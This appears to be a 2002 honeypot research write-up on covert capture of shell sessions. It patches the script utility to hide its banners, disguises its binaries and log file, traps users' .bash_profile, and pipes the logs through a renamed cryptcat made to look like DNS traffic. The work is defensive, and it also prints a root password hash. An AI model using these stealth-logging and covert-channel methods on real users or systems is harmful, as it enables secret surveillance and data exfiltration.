Note - All data that is updated within the ~/.bash_profile file, in the following examples, should be copied and renamed to the ~/.profile name so that it will catch all access attempts for the Bourne Shell.

During this analysis, I decided that the user's home ~/.bash_profile would be the best place to conduct some testing. I updated the appropriate login files (.profile, etc…) within the home directories of all system users. I added the following lines to their ~/.bash_profile –

```
[root@saphe3 rbarnett]# cat ./.bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
 . ~/.bashrc
fi

# User specific environment and startup programs
PATH=$PATH:$HOME/bin
BASH_ENV=$HOME/.bashrc
USERNAME=""

export USERNAME BASH_ENV PATH

/usr/bin/script /tmp/`whoami`.log
exit
```

This configuration allowed for the normal login procedures of the system -> telnet -> login -> /etc/profile -> ~/.profile. At this point in the login process, the user has already authenticated, the system wide profiles have been applied and the user's .profile has been applied all the way until the 2nd to last line in the file "**/usr/bin/script /tmp/`whoami`.log**". The user is never actually dropped into their normal shell. The normal .profile process is suspended and they are

instead put into a script session, with the session log being saved in the *username.log* file in the /tmp/ directory. It is important to designate a directory where the user has WRITE access, otherwise, the script session will error out.

A nice additional feature of this implementation is that even if the user spawned a different sub-shell (I.E. issued "$/bin/csh" to go to the C Shell) while within the script session, script would appropriately fork and log that sub-shell as well. Whatever the end user sees, is what is logged. When the user typed either "exit" or "Ctrl+D" to exit, they were then placed back into the suspended .profile process, which then read the last line in the file "exit", and they were logged off the system. It is very important that the next line after the script line is "exit". Without this line, the user would then be dropped into a normal shell and thus all of the script logging would stop. This process worked great during my testing phase to log all of the normal system user sessions. In addition to the text of the session, the beginning and end of the file included the normal date stamps of the session.

There was one drawback however. This new session logging mechanism was not hidden from the user and they knew that something suspicious was going on. When they logged in, the were dutifully greeted with the normal Linux script session output (Bolded) –

```
Script started, file is /tmp/username.log
$ls

file1 file2 file3

$exit

Script done, file is /tmp/username.log
```

This banner information announced to the user that they were in fact in the script session instead of a normal shell. If this method of keystroke/session monitoring was to be utilized on a live honeypot, these announcement messages from the script utility needed to be removed or altered. This is in accordance with Rule #1 of honeypot keystroke/session monitoring - **Hide the monitoring from the attacker**.

Modifying the Script C Code:
In order to suppress the normal script status messages, I needed to edit the source code of the script command. I searched on the Web for the source code for this program and found it within the utils-linux-2.11n.tar.gz file. I edited the file script.c and made the following changes (diff changes are piped through ediff for better readability) to remove the Banner Messages –

```
# diff script.c.orig script.c | ediff

-------- 1 line changed at 178 from:
                printf(_("Script started, file is
%s\n"), fname);
-------- to:
                printf(_(""), fname);     /*We got
rid of the default script announcement messages.  The
script is now invoked without fanfare.*/


-------- 1 line changed at 333 from:
                        printf(_("Script done, file
is %s\n"), fname);
-------- to:
                        printf(_(""), fname);
/*This is where we got rid of the normal exit
announcements from script.*/

-------- 1 line added at 396:
```

When compiling this new version of the script command, I edited the default Makefile and added in the "-static" flag for compiling. Here is an excerpt from the new Makefile entry with the new "-static" flag bolded:

```
# For script only
LIBPTY=
ifeq "$(HAVE_OPENPTY)" "yes"
LIBPTY:=$(LIBPTY) -lutil -static
endif
```

We then run make to create the new binary. The resulting compiled script binary was then statically linked, and therefore, would not need to access and system shared libraries.

```
[root@saphe3 misc-utils]# pwd
/mnt/util-linux-2.11n/misc-utils
[root@saphe3 misc-utils]# make
cc -s script.o -o script  -lutil -static
[root@saphe3 misc-utils]# file ./script
./script: ELF 32-bit LSB executable, Intel 80386,
version 1, statically linked, stripped
[root@saphe3 misc-utils]# cp ./script
```

/usr/bin/bash_check

I then renamed this file to the less conspicuous name "bash_check" and placed it in the /usr/bin directory. Next, I updated the ~/.bash_profile file to execute the new bash_check file instead of the real script command. I have moved the execution of the script further up into the normal ~/.bash_profile settings. This is used for camouflaging the script execution. Note: Script will read the environment setting of “SHELL” to execute during the script session. Therefore, if you want the script sessions to log to bash (since this might log commands in the ~/.bash_history file), you should specify it within the “SHELL=” settings in the ~/.bash_profile and make sure that it comes before the script command. I then tested it and it worked perfectly. If I logged into the system as a normal user, the ~/.bash_profile executed and it dumped me into the new /usr/bin/bash_check shell without any messages displayed to the screen. I then executed the "ls -l" command and when I exited the session, I was logged off the system without any exit messages form the script session.

```
[root@saphe3 rbarnett]# pwd
/home/rbarnett
[root@saphe3 rbarnett]# cat ./.bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
 . ~/.bashrc
fi

# User specific environment and startup programs
SHELL=/bin/bash
export SHELL
/usr/bin/bash_check ; exit
PATH=$PATH:$HOME/bin
BASH_ENV=$HOME/.bashrc
USERNAME=""

export USERNAME BASH_ENV PATH

[root@saphe3 rbarnett]# su - rbarnett
[rbarnett@saphe3 rbarnett]$ ls -l
total 0
-rw-r--r--    1 rbarnett rbarnett        0 Jun 14
12:22 typescript
[rbarnett@saphe3 rbarnett]$ exit
exit
```

So, we have successfully removed the normal script banner messages displayed to the client. The next issue has to do with hiding the location of the default logfile that is generated by script upon logout. From the man page above, if no output file is designated, then script will simply dump all of its output in to a file called "typescript" within the local directory. This will not be adequate, since creating a new file in the target user's home directory would most certainly raise a flag. We could specify a different output file, such as the one that we showed in our initial test - **/tmp/`whoami`.log**, however showing this within the ~/.bash_profile would identify our logfile to the attacker. The best solution is to go back into the script.c source code and update the entry for the default output file.

We then edit the script.c file and changed the default file's name and location. We are changing if from the name "**typescript**" within the local directory to the name "**.Xconfig.old**" within the **/tmp** directory.

```
# diff script.c.orig script.c | ediff
-------- 1 line changed at 164 from:
                fname = "typescript";
-------- to:
      fname = "/tmp/.Xconfig.old";    /*This is our
new temp output file.  This file will be deleted upon
exiting the program. This is where you can specify
another output file if you wish.  You should create
it in /tmp however so that normal user accounts can
create the file.*/
```

I then ran a test with the newly compiled script utility to make sure that the new output file was created successfully. When you look at this next script test session, here are some things to notice:

- The session starts off with me being root.
- I then check the /tmp directory to verify that there is no .Xconfig.old file.
- I then su to the rbarnett user - and I am now in within the new stealth script session.
- I check my home directory and verify that the new bash_check file did not create a file called typescript.
- I then check the /tmp directory and see that there is now a file called - .Xconfig.old. Notice, however, that the size of the file is 0. This is due to the fact that the script command will keep all of the session data within memory until the session is exited. It will then dump that ASCII text session into this file. Having the output file with a size of 0 until the session exits also helps with keeping the logging hidden.
- I then exit the script session.

- Notice that immediately after I issued the exit command, another exit command is issued on the following line. This is the exit command from within the rbarnett user's ~/.bash_profile. If I had been logged in remotely (via telnet, SSH, etc...) I would have then been disconnected totally from the system.
- Now that I am back a the root account, I check the /tmp directory and find that the .Xconfig.old file is no longer 0 in size.
- I then cat the file to see the entire captured shell session. Notice that the file's contents still have the script date stamps when entering and exiting.

```
[root@saphe3 misc-utils]# ls -la /tmp
total 3156
drwxrwxrwt    9 root     root         4096 Jun 13
14:00 .
drwxr-xr-x   17 root     root         4096 May 29
03:26 ..
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .ICE-unix
-r--r--r--    1 root     root           11 Jun  3
10:16 .X0-lock
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .X11-unix
drwxrwxrwt    2 xfs      xfs          4096 Jun  3
10:09 .font-unix
drwx------    3 root     root         4096 May 29
03:41 .gnome
drwx------    2 root     root         4096 May 29
03:41 .gnome_private
drwx------    2 root     root         4096 Jun 13
13:18 orbit-root
drwxrwxr-x    4 201      201          4096 Nov  1
2001 vmware-linux-tools
-r--r--r--    1 root     root      3184640 May 29
08:07 vmware-linux-tools.tar
[root@saphe3 misc-utils]# su - rbarnett
[rbarnett@saphe3 rbarnett]$ ls -la
total 32
drwx------    3 rbarnett rbarnett     4096 Jun 13
14:00 .
drwxr-xr-x    3 root     root         4096 May 29
03:55 ..
-rw-------    1 rbarnett rbarnett        7 Jun 13
13:33 .bash_history
-rw-r--r--    1 rbarnett rbarnett       24 May 29
03:55 .bash_logout
-rw-r--r--    1 rbarnett rbarnett      256 Jun 13
```

```
13:31 .bash_profile
-rw-r--r--    1 rbarnett rbarnett      124 May 29
03:55 .bashrc
-rw-r--r--    1 rbarnett rbarnett     3394 May 29
03:55 .screenrc
drwx------    2 rbarnett root         4096 Jun 13
13:33 .xauth
[rbarnett@saphe3 rbarnett]$ ls -la /tmp
total 3156
drwxrwxrwt    9 root     root         4096 Jun 13
14:02 .
drwxr-xr-x   17 root     root         4096 May 29
03:26 ..
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .ICE-unix
-r--r--r--    1 root     root           11 Jun  3
10:16 .X0-lock
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .X11-unix
-rw-rw-r--    1 rbarnett rbarnett        0 Jun 13
14:02 .Xconfig.old
drwxrwxrwt    2 xfs      xfs          4096 Jun  3
10:09 .font-unix
drwx------    3 root     root         4096 May 29
03:41 .gnome
drwx------    2 root     root        4096 May 29 03:41
.gnome_private
drwx------    2 root     root         4096 Jun 13
13:18 orbit-root
drwxrwxr-x    4 201      201          4096 Nov  1
2001 vmware-linux-tools
-r--r--r--    1 root     root      3184640 May 29
08:07 vmware-linux-tools.tar
[rbarnett@saphe3 rbarnett]$ exit
exit
[root@saphe3 misc-utils]# ls -la /tmp
total 3160
drwxrwxrwt    9 root     root         4096 Jun 13
14:02 .
drwxr-xr-x   17 root     root         4096 May 29
03:26 ..
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .ICE-unix
-r--r--r--    1 root     root           11 Jun  3
10:16 .X0-lock
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .X11-unix
```

```
-rw-rw-r--    1 rbarnett rbarnett     1930 Jun 13
14:02 .Xconfig.old
drwxrwxrwt    2 xfs      xfs          4096 Jun  3
10:09 .font-unix
drwx------    3 root     root         4096 May 29
03:41 .gnome
drwx------    2 root     root         4096 May 29
03:41 .gnome_private
drwx------    2 root     root         4096 Jun 13
13:18 orbit-root
drwxrwxr-x    4 201      201          4096 Nov  1
2001 vmware-linux-tools
-r--r--r--    1 root     root      3184640 May 29
08:07 vmware-linux-tools.tar
[root@saphe3 misc-utils]# cat /tmp/.Xconfig.old
Script started on Thu Jun 13 14:02:13 2002
[rbarnett@saphe3 rbarnett]$ ls -la
total 32
drwx------    3 rbarnett rbarnett     4096 Jun 13
14:00 .
drwxr-xr-x    3 root     root         4096 May 29
03:55 ..
-rw-------    1 rbarnett rbarnett        7 Jun 13
13:33 .bash_history
-rw-r--r--    1 rbarnett rbarnett       24 May 29
03:55 .bash_logout
-rw-r--r--    1 rbarnett rbarnett      256 Jun 13
13:31 .bash_profile
-rw-r--r--   1 rbarnett rbarnett      124 May 29
03:55 .bashrc
-rw-r--r--    1 rbarnett rbarnett     3394 May 29
03:55 .screenrc
drwx------    2 rbarnett root         4096 Jun 13
13:33 .xauth
[rbarnett@saphe3 rbarnett]$ ls -la /tmp
total 3156
drwxrwxrwt    9 root     root         4096 Jun 13
14:02 .
drwxr-xr-x   17 root     root         4096 May 29
03:26 ..
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .ICE-unix
-r--r--r--    1 root     root           11 Jun  3
10:16 .X0-lock
drwxrwxrwt    2 root     root         4096 Jun  3
10:16 .X11-unix
-rw-rw-r--    1 rbarnett rbarnett        0 Jun 13
```

```
14:02 .Xconfig.old
drwxrwxrwt    2 xfs      xfs          4096 Jun  3
10:09 .font-unix
drwx------    3 root     root         4096 May 29
03:41 .gnome
drwx------    2 root     root         4096 May 29
03:41 .gnome_private
drwx------    2 root     root         4096 Jun 13
13:18 orbit-root
drwxrwxr-x    4 201      201          4096 Nov  1
2001 vmware-linux-tools
-r--r--r--    1 root     root      3184640 May 29
08:07 vmware-linux-tools.tar
[rbarnett@saphe3 rbarnett]$ exit
exit

Script done on Thu Jun 13 14:02:33 2002
[root@saphe3 misc-utils]# exit
```

We are now moving in the right direction, however, we are still storing the shell session output locally on the system. This does not conform to Rule 2 - **Ensuring the integrity of the data**, as discussed in the previous Data Capture description by the Honeynet Project. We need to implement a means to transfer the shell session logs to a remote host.

Question 2 - How do we log the shell sessions remotely?

So in addition to removing the text messages of the script command, we also need to figure out a way to abide by rule #2 of honeypot keystroke/session monitoring - **Ensuring the integrity of the data** that is captured. We needed to come up with a method of remote logging of these sessions, rather than having the script session logs lying around on the honeypots.

To accomplish this task, I decided to use some additional system tools to aid in the process. I used the "logger" utility (which is included within the TAR archive utils-linux-2.11n.tar.gz mentioned above) to send the output of the new script sessions to the syslogd daemon. Logger will basically send data to the syslogd facility for inclusion into the syslog files. Here is the MAN page for logger –

```
LOGGER(1)                    System Reference
Manual                     LOGGER(1)

NAME
```

```
     logger - make entries in the system log

SYNOPSIS

     logger [-isd] [-f file] [-p pri] [-t tag] [-u
socket] [message ...]

DESCRIPTION

     Logger provides a shell command interface to the
syslog(3) system log
     module.

     Options:

     -i       Log the process id of the logger
process with each line.

     -s       Log the message to standard error, as
well as the system log.

     -f file  Log the specified file.

     -p pri   Enter the message with the specified
priority.  The priority may
              be specified numerically or as a
``facility.level'' pair.  For
              example, ``-p local3.info'' logs the
message(s) as informational
              level in the local3 facility.  The
default is ``user.notice.''

    -t tag   Mark every line in the log with the
specified tag.

     -u sock  Write to socket as specified with
socket instead of builtin sys-
              log routines.

     -d       Use a datagram instead of a stream
connection to this socket.

     --       End the argument list. This is to allow
the message to start
              with a hyphen (-).
```

```
     message  Write the message to log; if not
specified, and the -f flag is
              not provided, standard input is logged.

     The logger utility exits 0 on success, and >0 if
an error occurs.


     Valid facility names are: auth, authpriv (for
security information of a
     sensitive nature), cron, daemon, ftp, kern, lpr,
mail, news, security
     (deprecated synonym for auth), syslog, user,
uucp, and local0 to local7,
     inclusive.


     Valid level names are): alert, crit, debug,
emerg, err, error (deprecated
     synonym for err), info, notice, panic
(deprecated synonym for emerg),
     warning, warn (deprecated synonym for warning).
For the priority order
     and intended purposes of these levels, see
syslog(3).

EXAMPLES

           logger System rebooted

           logger -p local0.notice -t HOSTIDM -f
/dev/idmc

SEE ALSO

     syslog(3),  syslogd(8)

STANDARDS

     The logger command is expected to be IEEE
Std1003.2 (``POSIX'') compati-
     ble.

4.3 Berkeley Distribution        June 6,
1993                                 1
```

So, with logger, our goal is to take the data from the script session output file - /tmp/.Xconfig.old and send them on to syslogd for processing. This way, we can rely on syslog to forward the messages via the normal remote syslog logging capabilities. The first step is to once again edit the script.c source code and add in additional C code to run the logger command upon exiting the modified script session. Here is the additional code that I added to script.c:

```
# diff script.c.orig script.c | ediff
-------- 2 lines added at 329:
          system("/usr/bin/logger -i -f
/tmp/.Xconfig.old -p daemon.warn -t SHELL");
          system("cat /dev/null >
/tmp/.Xconfig.old");    /*This is the added code that
will send all output from the script log file through
the logger program to syslog and then the temp file
is deleted.  This will allow for remote logging via
syslog as well as clean up after script sessions so
that there are no session files lying around.*/
```

In the above code we are accomplishing the following tasks:

- We are using the C "system" call to run two different commands.
- We are using the following flags with logger
  - -i flag so that logger will attach the process ID with the entries in syslog.
  - -f flag to tell logger to use the contents of the /tmp/.Xconfig.old file as input rather than the default standard input.
  - -p flag to give the data a syslog facility setting of "daemon" and a level setting of "warn".
  - -t flag so that we can attach a marker to these sessions. This will aid in reviewing or reporting on entries on the remote syslog host.
- We then use the system call to delete all of the data within the /tmp/.Xconfig.old file. This will prevent the logfile from being found by the attacker.

After recompiling the new script, I also recompiled the new logger utility so that it would be statically linked as well.

```
[root@saphe3 misc-utils]# pwd
/mnt/util-linux-2.11n/misc-utils
[root@saphe3 misc-utils]# cc -s logger.o  -o logger -
static
[root@saphe3 misc-utils]# file ./logger
./logger: ELF 32-bit LSB executable, Intel 80386,
version 1, statically linked, stripped
```

```
[root@saphe3 misc-utils]# mv ./logger /usr/bin/logger
```

I then ran a quick test to verify that the logfile output would indeed be sent to the local syslogd by logger. I went into the /var/log directory and ran the tail command on the messages file and then, in another terminal window, I su'ed to the booby-trapped rbarnett account.

TERMINAL 1 - Monitoring the messages file for logger data

```
[root@saphe3 log]# pwd
/var/log
[root@saphe3 log]# tail -f messages
```

TERMINAL 2 - Su to rbarnett user session

```
[root@saphe3 /root]# su - rbarnett
[rbarnett@saphe3 rbarnett]$ w
  3:26pm  up  6:20,  3 users,  load average: 0.02,
0.03, 0.00
USER     TTY      FROM              LOGIN@   IDLE
JCPU   PCPU  WHAT
root     tty1     -                 3Jun 2  6:20m
1:40   0.02s  sh /usr/X11R6/b
root     pts/0    :0                3Jun 2 38.00s
0.69s  0.01s  /usr/bin/script
root     pts/1    :0                2:48pm  0.00s
0.17s  0.01s  /usr/bin/script
[rbarnett@saphe3 rbarnett]$ exit
exit
```

TERMINAL 1 - Monitoring the messages file for logger data

```
[root@saphe3 log]# tail -f messages
Jun 13 15:26:10 saphe3 PAM_pwdb[6073]: (su) session opened for
user rbarnett by (uid=0)
Jun 13 15:26:15 saphe3 SHELL[6109]: Script started on Thu Jun 13
15:26:10 2002
Jun 13 15:26:15 saphe3 SHELL[6109]: [rbarnett@saphe3 rbarnett]$
w^M
Jun 13 15:26:15 saphe3 SHELL[6109]:   3:26pm  up  6:20,  3
users,  load average: 0.02, 0.03, 0.00^M
Jun 13 15:26:15 saphe3 SHELL[6109]: USER     TTY
FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT^M
Jun 13 15:26:15 saphe3 SHELL[6109]: root     tty1     -
                3Jun 2  6:20m  1:40   0.02s  sh /usr/X11R6/b^M
Jun 13 15:26:15 saphe3 SHELL[6109]: root     pts/0
:0               3Jun 2 38.00s  0.69s  0.01s  /usr/bin/script^M
```

```
Jun 13 15:26:15 saphe3 SHELL[6109]: root     pts/1
:0               2:48pm  0.00s  0.17s  0.01s  /usr/bin/script^M
Jun 13 15:26:15 saphe3 SHELL[6109]: [rbarnett@saphe3 rbarnett]$
exit^M
Jun 13 15:26:15 saphe3 SHELL[6109]: exit^M
Jun 13 15:26:15 saphe3 SHELL[6109]: Script done on Thu Jun 13
15:26:15 2002
Jun 13 15:26:15 saphe3 PAM_pwdb[6073]: (su) session closed for
user rbarnett
```

As you can see in the second TERMINAL 1 screen, the logger code worked! Once the user exited the script session, the data from the /tmp/.Xconfig.old file was sent through syslogd. Now that we have confirmed that the modified script utility will send that log data through syslogd, we need to modify the /etc/syslog.conf file to send this information to a remote syslog host. This step will ensure the integrity of the data by not keeping it stored locally on the compromised system. I then updated the local /etc/syslog.conf file and added in the appropriate lines for remote logging. I then needed to send a hang-up signal to the syslog daemon process so that it would read the new configuration:

```
[root@saphe3 /etc]# diff syslog.conf.orig syslog.conf
| ediff

-------- 2 lines added at 14:
daemon.warn      @10.XXX.XXX.60

[root@saphe3 log]# ps -ef | grep syslogd
root       465     1  0 09:06 ?        00:00:00
syslogd -m 0
root      6319  6308  0 16:34 pts/2    00:00:00 grep
syslogd
[root@saphe3 log]# kill -HUP 465
```

On the remote logging host (IP address of 10.XXX.XXX.60) I then used tail to watch the messages file for any new script sessions sent from this host.

```
# hostname
saphe2
# uname -a
SunOS saphe2 5.8 Generic_108528-06 sun4u sparc
SUNW,Sun-Blade-100
# pwd
/var/adm
# tail -f messages
```

I then su'ed to the rbarnett user on the linux host and issued the "last -5" command and exited.

```
[root@saphe3 log]# su - rbarnett
[rbarnett@saphe3 rbarnett]$ last -5
root     pts/0        :0               Thu Jun 13
16:20   still logged in
root     pts/1        :0               Thu Jun 13
14:48   still logged in
root     pts/0        :0               Mon Jun  3
10:16 - 16:20 (10+06:04)
root     tty1                          Mon Jun  3
10:16   still logged in
reboot   system boot  2.2.14-5.0       Mon Jun  3
10:09         (10+06:18)

wtmp begins Mon Jun  3 10:09:15 2002
[rbarnett@saphe3 rbarnett]$ exit
exit
```

Back on the remote logging host, this is what I received:

```
# hostname
saphe2
# uname -a
SunOS saphe2 5.8 Generic_108528-06 sun4u sparc
SUNW,Sun-Blade-100
# pwd
/var/adm
# tail -f messages
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
Script started on Thu Jun 13 16:27:33 2002
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
[rbarnett@saphe3 rbarnett]$ last -5^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
root     pts/0        :0               Thu Jun 13
16:20   still logged in   ^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
root     pts/1        :0               Thu Jun 13
14:48   still logged in   ^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
root     pts/0        :0               Mon Jun  3
10:16 - 16:20 (10+06:04)   ^M
```

```
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
root     tty1                         Mon Jun  3
10:16   still logged in   ^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
reboot   system boot  2.2.14-5.0       Mon Jun  3
10:09         (10+06:18)  ^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]: ^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]: wtmp
begins Mon Jun  3 10:09:15 2002^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
[rbarnett@saphe3 rbarnett]$ exit^M
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
Script done on Thu Jun 13 16:27:40 2002
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
Jun 13 16:54:15 [10.XXX.XXX.51.2.2] SHELL[6256]:
exit^M
```

It worked! The entire script shell session log was successfully sent to the remote syslog host 10.XXX.XXX.60. While this implementation did work, I realized that this current configuration still did not satisfy both of our determined Rules.

1. **Hide the monitoring from the attacker**

   We did make progress on making the script logging stealthy, however, evidence of this logging was still available due to the entries within the local syslog file. If an attacker were to view the contents of the local syslog file, they would most certainly know that they were being monitored.

2. **Ensuring the integrity of the data that is captured**

   We also made progress with this rule, however our reliance on the Syslog Daemon to transfer the data was the weak link in this configuration. Since script session data is stored in memory until the session exits, there is a distinct possibility that the Syslogd on the honeypot system could be killed ***before*** the data is sent to the remote host. If this happens, we will only have the data stored in the honeypot's messages file. Unfortunately, this data should be considered tainted, since it could have easily been edited by the attacker and would not be forensically sound evidence.

Question 3 - Is Syslogd the best transport method?

Rootkits Vs. Syslogd

Due to the fact that both rootkits and attackers will try to kill syslogd immediately after a compromise, odds are that our modified script data will not be sent to the

remote host in an appropriate manner. Another issue to consider with sending the script data across the wire via Syslogd is that the text is displayed in clear text. This could definitely tip off the attacker that session monitoring is occurring if the attacker has installed a sniffer program. For example, I started up a SNOOP session on the remote Solaris logging host and could clearly read all of the data that was being sent across the network from the honeypot system. This is due to the fact that syslog uses clear text UDP packets to transfer information. (By the way, yes, I am a Star Wars fan...if anyone has way too much time on their hands and decides to crack the encrypted root password :)

```
# snoop -v 10.XXX.XXX.51 udp and port 514 >
snoop_test
Using device /dev/eri (promiscuous mode)
# grep SYSLOG snoop_test |more
UDP:  Destination port = 514 (SYSLOG)
SYSLOG:  ----- SYSLOG:   -----
SYSLOG:
SYSLOG:  "<28>SHELL[7129]: Script started on Fri Jun
14 13:53:52 2002"
SYSLOG:
UDP:  Destination port = 514 (SYSLOG)
SYSLOG:  ----- SYSLOG:   -----
SYSLOG:
SYSLOG:  "<28>SHELL[7129]: SHELL[7129]: [root@saphe3
rbarnett]# cat /etc/shadow^M"
SYSLOG:
UDP:  Destination port = 514 (SYSLOG)
SYSLOG:  ----- SYSLOG:   -----
SYSLOG:
SYSLOG:  "<28>SHELL[7129]:
root:$1$NbInhLiT$5Mu0qCI.cyPbKSAmarBdg.:118"
SYSLOG:
UDP:  Destination port = 514 (SYSLOG)
SYSLOG:  ----- SYSLOG:   -----
SYSLOG:
SYSLOG:  "<28>SHELL[7129]:
bin:*:11836:0:99999:7:::^M\n"
SYSLOG:

--CUT--

SYSLOG:
SYSLOG:  "<28>SHELL[7129]: exit^M\n"
SYSLOG:
UDP:  Destination port = 514 (SYSLOG)
SYSLOG:  ----- SYSLOG:   -----
```

```
SYSLOG:
SYSLOG:  "<28>SHELL[7129]: \n"
SYSLOG:
UDP:  Destination port = 514 (SYSLOG)
SYSLOG:  ----- SYSLOG:   -----
SYSLOG:
SYSLOG:  "<28>SHELL[7129]: Script done on Fri Jun 14
13:54:00 2002\n"
```

Not only could this network traffic tip off the attacker as to what/how we are logging, but we must also consider the sensitivity of the data that is being transferred. In the example shown above, the intruder viewed the contents of the /etc/shadow file. This sent the encrypted password for all system accounts (including root) across the wire in clear text. This is not a very good scenario. I needed to come up with a way to transfer the data to the remote host in a more secure manner.

Question 4 - How can I transfer the files securely?

This is where the use of Cryptcat comes into play. Cryptcat is essentially Netcat, except that it uses encryption. If you are unfamiliar with Netcat, here is a quick blurb from the Netcat README file -

```
Netcat 1.10
===========
/\_/\

/ 0 0 \
Netcat is a simple Unix utility which reads and writes data
====v====
across network connections, using TCP or UDP protocol.
\  W  /
It is designed to be a reliable "back-end" tool that can
|     |     _
be used directly or easily driven by other programs and
/ ___ \    /
scripts.  At the same time, it is a feature-rich network     /
/   \ \  |
debugging and exploration tool, since it can create almost
(((-----)))-'
any kind of connection you would need and has several       /
interesting built-in capabilities.  Netcat, or "nc" as the
(       ___
actual program is named, should have been supplied long ago
\__.=|___E
as another one of those cryptic but standard Unix
```

```
tools.          /
```

Here is a some information about Cryptcat from the README.cryptcat file:

```
cryptcat = netcat + encryption

Cryptcat is the standard netcat enhanced with twofish
encryption.

Twofish is courtesy of counterpane, and cryptix. We
started with the
Java version of twofish from cryptix, converted it to
C++ (don't ask why),
and enhanced it by adding CBC mode and the ciphertext
stealing technique
from Applied Cryptography (pg. 196)

How do you use it?

  Machine A: cryptcat -l -p 1234 < testfile
  Machine B: cryptcat <machine A IP> 1234

This is identical to the normal netcat options for
doing exactly the
same thing.  However, in this case the data
transferred is encrypted.
```

So, Cryptcat will allow us to send arbitrary data across the network through an encrypted channel! This sounds like the exact type of utility we need to use to complete our script session data. The first step in implementing Cryptcat is to actually build the application from the source code. In the session below, I show how I configured Cryptcat for use on the Linux VMWare host system.

```
[root@saphe3 /mnt]# tar -xvf cryptcat_linux2.tar
cryptcat/
cryptcat/Changelog
cryptcat/cryptcat
cryptcat/farm9crypt.cc
cryptcat/farm9crypt.h
cryptcat/generic.h
cryptcat/Makefile
cryptcat/netcat.blurb
cryptcat/netcat.c
```

```
cryptcat/README
cryptcat/README.cryptcat
cryptcat/twofish2.cc
cryptcat/twofish2.h
[root@saphe3 /mnt]# cd cryptcat
[root@saphe3 cryptcat]# ls
Changelog  README.cryptcat  farm9crypt.h  netcat.c
Makefile   cryptcat         generic.h     twofish2.cc
README     farm9crypt.cc    netcat.blurb  twofish2.h
[root@saphe3 cryptcat]# grep metallica netcat.c
  char * crypt_key_f9 = "metallica";
[root@saphe3 cryptcat]# cp netcat.c netcat.c.orig
[root@saphe3 cryptcat]# vi netcat.c
[root@saphe3 cryptcat]# diff netcat.c.orig netcat.c
1333c1333
<   char * crypt_key_f9 = "metallica";
---
>   char * crypt_key_f9 = "honeypot";

[root@saphe3 cryptcat]# make linux
make -e cryptcat  XFLAGS='-DLINUX' STATIC=-static
make[1]: Entering directory `/mnt/cryptcat'
cc -O -c farm9crypt.cc
cc -O -c twofish2.cc
cc -O -s  -DGAPING_SECURITY_HOLE -DLINUX -static -o
cryptcat netcat.c farm9crypt.o twofish2.o
make[1]: Leaving directory `/mnt/cryptcat'
[root@saphe3 cryptcat]# file cryptcat
cryptcat: ELF 32-bit LSB executable, Intel 80386,
version 1, statically linked, stripped
[root@saphe3 cryptcat]# cp cryptcat
/usr/bin/dns_helper
[root@saphe3 cryptcat]# exit
```

Some steps to notice from the session above:

- After untarring the cryptcat_linux2.tar file and entering into the resulting cryptcat directory, I issued a grep for the keyword "metallica". Metallica is the secret key word that comes hard coded in the netcat.c file. This secret key is used by the TwoFish encryption and should most definitely be changed.
- I made a backup copy of the netcat.c file and then edited the original file with vi.
- I changed the secret key to "honeypot".
- I then issued the make command to build the new cryptcat executable.

- I issued the file command on the resulting binary file to show that is was statically compiled.
- The last step I took was to cp the cryptcat binary into the /usr/bin directory and rename it to something benign - "dns_helper". This is a very similar name to a default program in this directory called "dns-helper". I chose this naming convention for two reasons. First, I did not want to have a file lying around called cryptcat since it might raise suspicions by the attacker. I wanted to keep this honeypot looking like a default install. Secondly, the naming convention leads the user to believe that this program has something to do with DNS. This idea will come into play with our next few steps when we are sending this data across the wire.

IMPORTANT - In order to have successful cryptcat communication, the same statically compiled cryptcat binary **MUST** be used on both the sending and receiving hosts. This is due to the way that cryptcat compiles in the secret key and some random data into the resulting binary. For example, I created cryptcat binaries on both of the Linux hosts - the VMWare host on the desktop system and the VMWare host on the laptop - both with the same secret key word, honeypot. The resulting binaries were statically compiled and had the same resulting file size. When I tried to transfer data from these two hosts, it errored out. I then ran MD5 against the two cryptcat files and received different signatures. So, you must use the exact same compiled cryptcat binary to successfully send data. This also means that you cannot send data from different OS's (Linux --> Solaris or vice-versa). The next step is to update the script.c file once again to use the new /usr/bin/dns_helper (cryptcat) utility to transfer our data.

```
[root@saphe3 misc-utils]# diff script.c.orig script.c
| ediff
-------- 3 lines added at 329:
  system("cat /tmp/.Xconfig.old | /usr/bin/dns_helper
-w 2 10.XXX.XXX.53 53");
  system("cat /dev/null > /tmp/.Xconfig.old");
```

This updated code will send the data in the script output file through an encrypted TCP channel to the remote host on port 53. Obviously, the remote host would have to have cryptcat listening on TCP port 53 to receive the data. UDP was considered as the protocol, since attackers do not normally sniff UDP traffic. After testing the UDP cryptcat sessions, it was found that when large amounts of UDP data was sent, there was a tendency for some of the data to become lost. Additionally, TCP port 53 was selected due to DNS' normal chatty nature. This data could be seen as possible DNS traffic if an attacker has installed a sniffer and doesn't look closely enough at the data. Notice the use of the "-w" flag. This is needed to prevent the sessions from hanging and so that it allows enough time for the full script log file to be sent to the remote log host. Next, we recompile the script.c file and place it back in the /usr/bin directory with the filename -

